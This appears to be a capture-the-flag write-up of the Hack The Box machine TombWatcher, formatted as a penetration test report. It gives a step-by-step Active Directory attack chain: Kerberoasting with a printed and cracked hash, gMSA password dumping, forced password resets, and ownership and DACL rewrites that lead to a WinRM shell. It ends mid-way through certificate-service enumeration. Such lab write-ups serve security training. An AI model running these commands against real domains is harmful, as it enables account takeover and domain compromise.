

PENETRATION TEST REPORT

HTB: TombWatcher

ENGAGEMENT DETAILS

Prepared By	cac3r
Mode	HTB WRITEUP
Flag Naming	user.txt / root.txt
Report Date	2026-08-21
Report Version	v1.0
Classification	PUBLIC

Table of Contents

1. Executive Summary.....	3
2. Scope & Rules of Engagement.....	4
3. Methodology.....	5
4. Attack Narrative.....	6
5. Vulnerability Findings.....	19
6. Post Exploitation & Loot.....	22
7. Remediation Summaries.....	23
8. Appendices.....	24

1. Executive Summary

1.1 Engagement Overview

This report documents the findings from a penetration test conducted against a HTB environment. The assessment simulates a real-world attack and progresses from initial access through to full domain/host compromise. Starting position: Assumed-breach with low-privileged credentials.


1.2 Objectives

- Identify and exploit vulnerabilities across all in-scope hosts
- Escalate privileges to administrative/root level where possible
- Demonstrate tangible business impact of each vulnerability
- Provide clear, actionable remediation guidance

1.3 High-Level Results

Total Hosts in Scope	1
Hosts Compromised	1
user.txt captured	1 / 1
root.txt captured	1 / 1
Critical Vulnerabilities	2

1.4 Attack Path Summary



2. Scope & Rules of Engagement

2.1 In-Scope Targets

IP Address	Hostname	OS	Status
10.129.51.60	DC01	Windows 10 / Server 2019 Build 17763	Compromised ✓

2.2 Out-of-Scope

- Denial of Service (DoS/DDoS) attacks
- Physical security attacks
- Any hosts not listed in the in-scope table above

2.3 Testing Timeframe

Start Date/Time	2026-08-20 12:10 UTC
End Date/Time	2026-08-21 09:10 UTC
Total Time (Testing)	6h 15min

3. Methodology

3.1 Framework

The assessment followed the PTES (Penetration Testing Execution Standard) framework, progressing through the phases below:

- **Reconnaissance** — passive & active information gathering
- **Scanning & Enumeration** — port scanning, service fingerprinting, share/AD enumeration
- **Exploitation** — targeted exploitation of identified weaknesses
- **Post-Exploitation** — privilege escalation, lateral movement, credential harvesting
- **Reporting** — documentation of findings and remediation guidance

3.2 Tools Used

Tool	Purpose
Nmap	Network discovery and port/service scanning
NetExec (nxc)	Multi-protocol AD actions and credential validation
targetedKerberoast	Set SPN and kerberoast
BloodHound (+ collectors)	Active Directory attack-path analysis
Impacket suite	AD tooling (lookupsid, ownededit, dcledit, etc.)
Evil-WinRM	Remote management shell over WinRM
Certipy	Enumerating and abusing Active Directory Certificate Services
BloodyAD	Active Directory privilege escalation swiss army knife
PowerShell AD Module	Manage Active Directory domains
gMSADumper	Reads gMSA password blobs
ldap_shell	Interactive shell for Active Directory enumeration and manipulation via LDAP/LDAPS protocols

4. Attack Narrative

4.1 Host: DC01 — 10.129.51.60

Phase 1: Network Reconnaissance

Full TCP port sweep:

```
nmap -p- -n -Pn -vv --min-rate=5000 10.129.51.60 -oG network/nmap_ports.txt
```

PORT	STATE	SERVICE
53/tcp	open	domain
80/tcp	open	http
88/tcp	open	kerberos-sec
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
389/tcp	open	ldap
445/tcp	open	microsoft-ds
464/tcp	open	kpasswd5
593/tcp	open	http-rpc-epmap
636/tcp	open	ldaps1
3268/tcp	open	globalcatLDAP
3269/tcp	open	globalcatLDAPssl
5985/tcp	open	wsman
9389/tcp	open	adws
49666/tcp	open	unknown
49675/tcp	open	unknown
49676/tcp	open	unknown
49681/tcp	open	unknown
49703/tcp	open	unknown
49716/tcp	open	unknown

Targeted service/version scan on discovered ports:

```
nmap -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49666,49675,49676,49681,49703,49716 -sCV --min-rate=5000 10.129.51.60 -oN network/nmap_service.txt
```

```

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
|_http-methods:
|_ Potentially risky methods: TRACE
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-08-20 15:34:53Z)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-08-20T15:36:24+00:00; +4h00m00s from scanner time.
|_ssl-cert: Subject: commonName=DC01.tombwatcher.htb
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
|_ Not valid before: 2024-11-16T00:47:59
|_ Not valid after: 2025-11-16T00:47:59
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp    open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-08-20T15:36:24+00:00; +4h00m00s from scanner time.
|_ssl-cert: Subject: commonName=DC01.tombwatcher.htb
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
|_ Not valid before: 2024-11-16T00:47:59
|_ Not valid after: 2025-11-16T00:47:59
|_ssl-date: 2026-08-20T15:36:24+00:00; +4h00m00s from scanner time.
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-08-20T15:36:24+00:00; +4h00m00s from scanner time.
|_ssl-cert: Subject: commonName=DC01.tombwatcher.htb
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
|_ Not valid before: 2024-11-16T00:47:59
|_ Not valid after: 2025-11-16T00:47:59
|_ssl-date: 2026-08-20T15:36:24+00:00; +4h00m00s from scanner time.
3269/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-08-20T15:36:24+00:00; +4h00m00s from scanner time.
|_ssl-cert: Subject: commonName=DC01.tombwatcher.htb
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
|_ Not valid before: 2024-11-16T00:47:59
|_ Not valid after: 2025-11-16T00:47:59
|_ssl-date: 2026-08-20T15:36:24+00:00; +4h00m00s from scanner time.
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp   open  mc-nmf       .NET Message Framing
49666/tcp  open  msrpc        Microsoft Windows RPC
49675/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49676/tcp  open  msrpc        Microsoft Windows RPC
49681/tcp  open  msrpc        Microsoft Windows RPC
49703/tcp  open  msrpc        Microsoft Windows RPC
49716/tcp  open  msrpc        Microsoft Windows RPC

```

```

Host script results:
|_clock-skew: mean: 3h59m59s, deviation: 0s, median: 3h59m59s
|_smb2-security-mode:
|_ 3.1.1:
|_ Message signing enabled and required
|_smb2-time:
|_ date: 2026-08-20T15:35:43
|_ start_date: N/A

```

Key findings

- DNS, HTTP, Kerberos, RPC, LDAP, SMB, WinRM - Active Directory, Domain Controller
- IIS web server
- Kerberos time: 2026-08-20 15:34:53. Important to sync for kerberos auth
- Domain: tombwatcher.htb
- Hostname: DC01
- SMB signing enabled

Validate credentials

```
nxc smb dc01 -u 'henry' -p 'H3nry_987TGV!'
```

- OS: Windows 10 / Server 2019 Build 17763
- Credentials valid via SMB

```
SMB 10.129.51.60 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatc
her.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.51.60 445 DC01 [+] tombwatcher.htb\henry:H3nry_987TGV!
```

```
nxc ldap dc01 -u 'henry' -p 'H3nry_987TGV!'
```

- No signing, no channel binding. Possible LDAP relay
- Credentials valid via LDAP

```
LDAP 10.129.51.60 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.
htb) (signing:None) (channel binding:Never)
LDAP 10.129.51.60 389 DC01 [+] tombwatcher.htb\henry:H3nry_987TGV!
```

Phase 2: Enumeration

Enumerating shares

```
nxc smb dc01 -u 'henry' -p 'H3nry_987TGV!' --shares
```

Share	Permissions	Remark
-----	-----	-----
ADMIN\$		Remote Admin
C\$		Default share
IPC\$	READ	Remote IPC
NETLOGON	READ	Logon server share
SYSVOL	READ	Logon server share

Read to IPC, NETLOGON and SYSVOL

Enumerating users:

```
nxc ldap dc01 -u 'henry' -p 'H3nry_987TGV!' --users | tee
intelligence/users.txt
```

```
-Username-
Administrator
Guest
krbtgt
Henry
Alfred
sam
john
```

Found 3 new user accounts. alfred, sam and john

SID lookup:

```
impacket-lookupsid 'henry:H3nry_987TGV!'@dc01
```

```
[*] Domain SID is: S-1-5-21-1392491010-1358638721-2126982587
498: TOMBWATCHER\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: TOMBWATCHER\Administrator (SidTypeUser)
501: TOMBWATCHER\Guest (SidTypeUser)
502: TOMBWATCHER\krbtgt (SidTypeUser)
512: TOMBWATCHER\Domain Admins (SidTypeGroup)
513: TOMBWATCHER\Domain Users (SidTypeGroup)
514: TOMBWATCHER\Domain Guests (SidTypeGroup)
515: TOMBWATCHER\Domain Computers (SidTypeGroup)
516: TOMBWATCHER\Domain Controllers (SidTypeGroup)
517: TOMBWATCHER\Cert Publishers (SidTypeAlias)
518: TOMBWATCHER\Schema Admins (SidTypeGroup)
519: TOMBWATCHER\Enterprise Admins (SidTypeGroup)
520: TOMBWATCHER\Group Policy Creator Owners (SidTypeGroup)
521: TOMBWATCHER\Read-only Domain Controllers (SidTypeGroup)
522: TOMBWATCHER\Cloneable Domain Controllers (SidTypeGroup)
525: TOMBWATCHER\Protected Users (SidTypeGroup)
526: TOMBWATCHER\Key Admins (SidTypeGroup)
527: TOMBWATCHER\Enterprise Key Admins (SidTypeGroup)
553: TOMBWATCHER\RAS and IAS Servers (SidTypeAlias)
571: TOMBWATCHER\Allowed RODC Password Replication Group (SidTypeAlias)
572: TOMBWATCHER\Denied RODC Password Replication Group (SidTypeAlias)
1000: TOMBWATCHER\DC01$ (SidTypeUser)
1101: TOMBWATCHER\DnsAdmins (SidTypeAlias)
1102: TOMBWATCHER\DnsUpdateProxy (SidTypeGroup)
1103: TOMBWATCHER\Henry (SidTypeUser)
1104: TOMBWATCHER\Alfred (SidTypeUser)
1105: TOMBWATCHER\sam (SidTypeUser)
1106: TOMBWATCHER\john (SidTypeUser)
1107: TOMBWATCHER\Infrastructure (SidTypeGroup)
1108: TOMBWATCHER\ansible_dev$ (SidTypeUser)
```

Domain SID: S-1-5-21-1392491010-1358638721-2126982587

Interesting ansible_dev\$ machine account and Infrastructure Group

Enumerating Domain with BloodHound:

```
sudo bloodhound-python -u 'henry' -p 'H3nry_987TGV!' -ns 10.129.51.60 -d tombwatcher.htb -c all
```

```
— 20260820042439_computers.json
— 20260820042439_containers.json
— 20260820042439_domains.json
— 20260820042439_gpos.json
— 20260820042439_groups.json
— 20260820042439_ous.json
— 20260820042439_users.json
```

Uploading json files. Querying: "Shortest Path From Owned Objects"


With this query BloodHound is already identifying the whole chain from the Owned User Account henry to foothold - john with Remote Management Privilege.



1. WriteSPN to Alfred User - Targeted Kerberoast - Crack hash
2. AddSelf to Infrastructure Group - Add alfred to Infrastructure
3. ReadGMSAPassword to ansible_dev\$ - Read computer account password
4. ForceChangePassword to sam User - Change password
5. WriteOwner over john User - Grant Ownership & Full Control > Change password / Set SPN
6. john User is MemberOf Remote Management Users - Connect with WinRM

Phase 3: Initial Access — ACL abuse chain

WriteSPN to Alfred User - Targeted Kerberoast - Crack hash



Sync with DC for kerberos:

```
sudo ntpdate 10.129.51.60
```

Set SPN on alfred and kerberoast/get TGT - Hash (SPN is autoremoved afterwards by the tool)

```
./targetedKerberoast.py -v -d 'tombwatcher.htb' -u 'henry' -p 'H3nry_987TGV!' -f hashcat --dc-ip 10.129.51.60
```

```
$krb5tgt$23*$Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$a40c62587a8e0e6590c1dda8d610a17b517e4fb14d199ef043d94efd54c8e2bc4
4990ce45605567d9c1f9a33943f4cd006c7b3919e0118efd8005b0d29bc847c325f5078d2021a0f8b47699a1c21cf5346ea78c5fb5d32f2c52b3ee22bb7d9
c962b409436cb38196c5c0554242753571ebe897bc1025c414469969d979532f22077c0205cdbc2bc34525973eadccfd03ee8aa71db2d3a87b0df5f136990
1814df980c643a713402e045f36ad3676f0cb38172e7ba761532ac25d0f417874c096016ff4d89862b109430121a2d90a9b01e9dce8c879ebd71d9d5405ed
03f075e276e9cba423f129fc63e171450dcdf0c66190a28dd676d5292aad304dc57a02c174ad87ca0f28f8c357bb00a83bb742119dde2ee6051b827100af7
bf32224d1f9424c5ab5ba96111192c82be93cd0930bd23cce75fac9dec2fca98b368f0658bb6d4712c91509c2deb0c7b52d9687f15d7f78335332af72e7c2
f590d73023290a0dce6986a06309bc3c2a7e89b24d86a34e5bd27e2d35058a54db162a77b35fbc98e8c50d8e5e7fa4a67063b5546f045a7d130e0ff49491f
c5c6b5709b2d08f439067f5246d753b01b32b21e2db5efdee0318181d451ef22063c0afaaa52a1c018e6f070761fe5892d2e94df11e6934cac53f961edc68
6944353cbfe98e5deed5b9233d1806264c3426cd78905374f7b90ea51b07185e53129450ad333cf4b0662c563ea0b1501406b19c12d552176db6885e09a8
50a83f766bc60944ef43092f8f9115c7613aa6b1fd4bab620e2494749a3492c17dce3435192ea895e5806509bd13617d47940d3e202446f767efe858298c
7e53125ba3c649be1302ee6f83849e9c468db5c25231168b48488dfb97921f5a884e491bae8a6f6fbb906be4f9d470825189dd6a9a268ce628de998679d27
70a7cfe6166eb834dab57ab143eb3ef1f3707bb33d55a9b327c749ec2db4dc0d4b9e0d5c26360c8fd4b5abdf2b662a4c64be2c9fb03c62a4d5076ad467b
73a715e74b57aedbfbc7a6c4961424cebb68af26feec6289c5358053ef7b067683e2b2512a01ad1fea32808a50f636827c8883f6f22245089f1be8ca35d48
21d1a20363e3232c002aaa6f7e6f80db3e68bbdf42f3133bd9615d0403858c645fa06f2ed7e075718223a4687672a7a2c923a9a99c52ffec66034e888d2
52a07daca8ce2721f40cbf7184d8297c20aa41b8665e1e2d6da751a8a280b001c5fc41ac05ab2a84598db1dc8742b278b9311b05f93f0de1389af3510bd8c
40e5949d6cf57a21e9b94c132f7abb8363d1fc81a2de5f634d8d78152d5ebc8f09d2d14623a8ef045bf6ba61ee1be13c06d271d36aa1a00538d22104320db
a91862d460803bb04d8d730fea4244367fcd17e3c0381cba2f5997a1508c146efb90029ebb5d1b05a2442e27affad59ed68e2766f5333832fa3e8f70d4d
2035d205780095c3d81c11c8dd3b870ec3262757e8b2da895b2081be32
```

Obtained alfred Hash

Cracking (mode 13100):

```
hashcat -m 13100 tombwatcher.htb.alfred.hash rockyou.txt
```

```
$krb5tgt$23*$Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$a40c62587a8e0e6590c1dda8d610a17b517e4fb14d199ef043d94efd54c8e2bc4
4990ce45605567d9c1f9a33943f4cd006c7b3919e0118efd8005b0d29bc847c325f5078d2021a0f8b47699a1c21cf5346ea78c5fb5d32f2c52b3ee22bb7d9
c962b409436cb38196c5c0554242753571ebe897bc1025c414469969d979532f22077c0205cdbc2bc34525973eadccfd03ee8aa71db2d3a87b0df5f136990
1814df980c643a713402e045f36ad3676f0cb38172e7ba761532ac25d0f417874c096016ff4d89862b109430121a2d90a9b01e9dce8c879ebd71d9d5405ed
03f075e276e9cba423f129fc63e171450dcdf0c66190a28dd676d5292aad304dc57a02c174ad87ca0f28f8c357bb00a83bb742119dde2ee6051b827100af7
bf32224d1f9424c5ab5ba96111192c82be93cd0930bd23cce75fac9dec2fca98b368f0658bb6d4712c91509c2deb0c7b52d9687f15d7f78335332af72e7c2
f590d73023290a0dce6986a06309bc3c2a7e89b24d86a34e5bd27e2d35058a54db162a77b35fbc98e8c50d8e5e7fa4a67063b5546f045a7d130e0ff49491f
c5c6b5709b2d08f439067f5246d753b01b32b21e2db5efdee0318181d451ef22063c0afaaa52a1c018e6f070761fe5892d2e94df11e6934cac53f961edc68
6944353cbfe98e5deed5b9233d1806264c3426cd78905374f7b90ea51b07185e53129450ad333cf4b0662c563ea0b1501406b19c12d552176db6885e09a8
50a83f766bc60944ef43092f8f9115c7613aa6b1fd4bab620e2494749a3492c17dce3435192ea895e5806509bd13617d47940d3e202446f767efe858298c
7e53125ba3c649be1302ee6f83849e9c468db5c25231168b48488dfb97921f5a884e491bae8a6f6fbb906be4f9d470825189dd6a9a268ce628de998679d27
70a7cfe6166eb834dab57ab143eb3ef1f3707bb33d55a9b327c749ec2db4dc0d4b9e0d5c26360c8fd4b5abdf2b662a4c64be2c9fb03c62a4d5076ad467b
73a715e74b57aedbfbc7a6c4961424cebb68af26feec6289c5358053ef7b067683e2b2512a01ad1fea32808a50f636827c8883f6f22245089f1be8ca35d48
21d1a20363e3232c002aaa6f7e6f80db3e68bbdf42f3133bd9615d0403858c645fa06f2ed7e075718223a4687672a7a2c923a9a99c52ffec66034e888d2
52a07daca8ce2721f40cbf7184d8297c20aa41b8665e1e2d6da751a8a280b001c5fc41ac05ab2a84598db1dc8742b278b9311b05f93f0de1389af3510bd8c
40e5949d6cf57a21e9b94c132f7abb8363d1fc81a2de5f634d8d78152d5ebc8f09d2d14623a8ef045bf6ba61ee1be13c06d271d36aa1a00538d22104320db
a91862d460803bb04d8d730fea4244367fcd17e3c0381cba2f5997a1508c146efb90029ebb5d1b05a2442e27affad59ed68e2766f5333832fa3e8f70d4d
2035d205780095c3d81c11c8dd3b870ec3262757e8b2da895b2081be32 basketball
```

Cracked: basketball

Validating:

```
nxc smb dc01 -u 'alfred' -p 'basketball'
```

```
SMB 10.129.51.60 445 DC01 [+] tombwatcher.htb\alfred:basketball
```

AddSelf to Infrastructure Group - Add alfred to Infrastructure



Adding user alfred to infrastructure group


```
ldap_shell tombwatcher.htb/alfred:basketball -dc-ip dc01
```

Inside shell:

```
add_user_to_group Alfred Infrastructure
```

```
[INFO] Starting interactive shell
alfred# add_user_to_group Alfred Infrastructure
[INFO] Successfully added "Alfred" to "Infrastructure"
alfred#
```

ReadGMSAPassword to ansible_dev\$ - Read computer account password




Dump gMSA:

```
./gMSADumper.py -u 'alfred' -p 'basketball' -d 'tombwatcher.htb'
```

```
ansible_dev$::cb3161cb2c9d84b58ba3014f55040d75
ansible_dev$:aes256-cts-hmac-sha1-96:b044a33a975eb2fcd58b84b7b945b28356c8473343593b98baeebb16e42829c4
ansible_dev$:aes128-cts-hmac-sha1-96:3a5c2db5ab790f12d0101daf6ee07534
```

Retrieved ansible_dev\$ computer account NT Hash

ForceChangePassword to sam User - Change password




```
./bloodyAD.py --host dc01 -d tombwatcher.htb -u 'ansible_dev$' -
p :cb3161cb2c9d84b58ba3014f55040d75 set password sam 'P@ss1234'
```

Validating

```
nxc smb dc01 -u 'sam' -p 'P@ss1234'
```

```
SMB 10.129.51.60 445 DC01 [+] tombwatcher.htb\sam:P@ss1234
```

WriteOwner over john User - Grant Ownership & Full Control > Change password / Set SPN



Making controlled account sam owner of john

```
impacket-ownereedit -action write -new-owner 'sam' -target-dn
'CN=john,CN=Users,DC=tombwatcher,DC=htb' 'tombwatcher.htb/' 'sam': 'P@ss1234' -
dc-ip dc01
```

```
[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=tombwatcher,DC=htb
[*] OwnerSid modified successfully!
```

Getting full control over john

```
impacket-dacledit -action 'write' -rights 'FullControl' -principal 'sam' -
target-dn 'CN=john,CN=Users,DC=tombwatcher,DC=htb'
'tombwatcher.htb'/'sam': 'P@ss1234' -dc-ip dc01
```

```
[*] DACL backed up to dacledit-20260820-070959.bak
[*] DACL modified successfully!
```

Changing john password

```
./bloodyAD.py --host dc01 -d tombwatcher.htb -u 'sam' -p 'P@ss1234' set
password john 'P@ss12345$'
```

Validating WinRM access

```
nxc winrm dc01 -u 'john' -p 'P@ss12345$'
```

```
WINRM 10.129.51.60 5985 DC01 [+] tombwatcher.htb\john:P@ss12345$ (Pwn3d!)
```

Flag — <local.txt / user.txt>

Connect via WinRM

```
evil-winrm -i dc01 -u john -p 'P@ss12345$'
```

Context and Proof

```
whoami; ipconfig; type c:\users\john\desktop\user.txt
```

```
*Evil-WinRM* PS C:\Users\john\Documents> whoami; ipconfig; type c:\users\john\desktop\user.txt
tombwatcher\john

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix  . : .htb
    IPv6 Address. . . . . : dead:beef::b1ec:9118:a5f:a8fb
    Link-local IPv6 Address . . . . . : fe80::d429:f553:1c0b:2d6e%5
    IPv4 Address. . . . . : 10.129.51.60
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : fe80::250:56ff:fe94:c47%5
                                10.10.10.2
                                10.129.0.1

2150cf5aee9750731e42cd18b418b1b2
*Evil-WinRM* PS C:\Users\john\Documents>
```


Phase 4: Privilege Escalation

Run bloodhound collection with rust (rusthound-ce):

```
rusthound-ce -d tombwatcher.htb -u sam@tombwatcher.htb -p 'P@ss1234' -f dc01 -z
```

Upload the .zip and analyze

Query: "Enrollment rights on published certificate templates"



The name is not present and showing SID instead. AD cant resolve the Identity. The object have been deleted.

Check certificates:

```
certipy find -u john -p 'P@ss12345$' -target dc01
```

```

Template Name           : WebServer
Display Name           : Web Server
Certificate Authorities  : tombwatcher-CA-1
Enabled                : True
Client Authentication   : False
Enrollment Agent       : False
Any Purpose            : False
Enrollee Supplies Subject : True
Certificate Name Flag   : EnrolleeSuppliesSubject
Extended Key Usage      : Server Authentication
Requires Manager Approval : False
Requires Key Archival  : False
Authorized Signatures Required : 0
Schema Version         : 1
Validity Period        : 2 years
Renewal Period         : 6 weeks
Minimum RSA Key Length : 2048
Template Created       : 2024-11-16T00:57:49+00:00
Template Last Modified : 2024-11-16T17:07:26+00:00
Permissions
  Enrollment Permissions : TOMBWATCHER.HTB\Domain Admins
                        : TOMBWATCHER.HTB\Enterprise Admins
                        : S-1-5-21-1392491010-1358638721-2126982587-1111

```

SID: S-1-5-21-1392491010-1358638721-2126982587-1111

Discover more information about this SID. Use AD module.

Inside WinRM shell (PowerShell):

```
Get-ADObject -Filter 'objectsid -eq "S-1-5-21-1392491010-1358638721-2126982587-1111"' -Properties * -IncludeDeletedObjects
```


```
givenName           : cert_admin
instanceType        : 4
isDeleted            : True
lastKnownParent      : OU=ADCS,DC=tombwatcher,DC=htb
lastLogoff           : 0
lastLogon            : 0
logonCount           : 0
Modified             : 11/16/2024 12:07:27 PM
modifyTimeStamp      : 11/16/2024 12:07:27 PM
msDS-LastKnownRDN    : cert_admin
Name                 : cert_admin
                     : DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
nTSecurityDescriptor : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory       : 
ObjectClass           : user
ObjectGUID            : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
